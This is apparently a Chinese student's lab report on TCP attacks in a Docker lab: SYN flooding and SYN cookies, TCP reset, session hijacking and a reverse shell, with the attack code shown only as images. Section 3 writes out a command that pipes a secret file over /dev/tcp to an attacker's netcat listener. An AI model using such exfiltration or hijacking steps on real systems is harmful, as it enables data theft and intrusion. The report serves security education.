

**57118126 苏恒 lab2-report**

**1.1**

攻击前




攻击代码




攻击

首先尝试开启一个攻击进程，等待一分多钟后telnet victim发现仍然可以进入，猜测可能是TCP重发机制导致单个攻击进程无法完全阻塞容量为128的队列，因此同时开启三个攻击，等待一分钟后再次尝试telnet victim，无法连接，如图





经过了十几秒后终于弹出了用户名输入，猜测是telnet终于从攻击进程手中抢到一个空位



**1.2**


使用c语言的synflood只开启一个攻击进程就成功实现了攻击，原因可能是c比python执行速度快






**1.3**

无法在docker里修改syncookies，因为文件只读。因此直接修改yml然后重新build，重新进行synflood攻击并进行telnet连接，在victim查看建立的连接，只有telnet，没有synflood的连接




**2**


在10.9.0.6telnet连接10.9.0.5,wireshark查看




构造spoof程序如图




执行



查看wireshark




查看10.9.0.6的telnet连接，发现已经断开




**3**

先在victim中/home/seed/目录下创建secret并写入this is top secret，如图




在attacker中输入nc -lv 9090，在victim中cat /home/seed/secret>/dev/tcp/10.9.0.1/9090



接下来通过tcp session劫持实现该效果

首先10.9.0.6telnet连接10.9.0.5，查看wireshark




构造攻击代码




Attacker上先开启nc



执行攻击代码




攻击成功，如图




**4**

首先10.9.0.6telnet连接10.9.0.5，查看wireshark



构造攻击代码



Attacker上开启nc，执行攻击代码，可以看到获得了victim的shell，下图中secret就是上题在victim中创建的

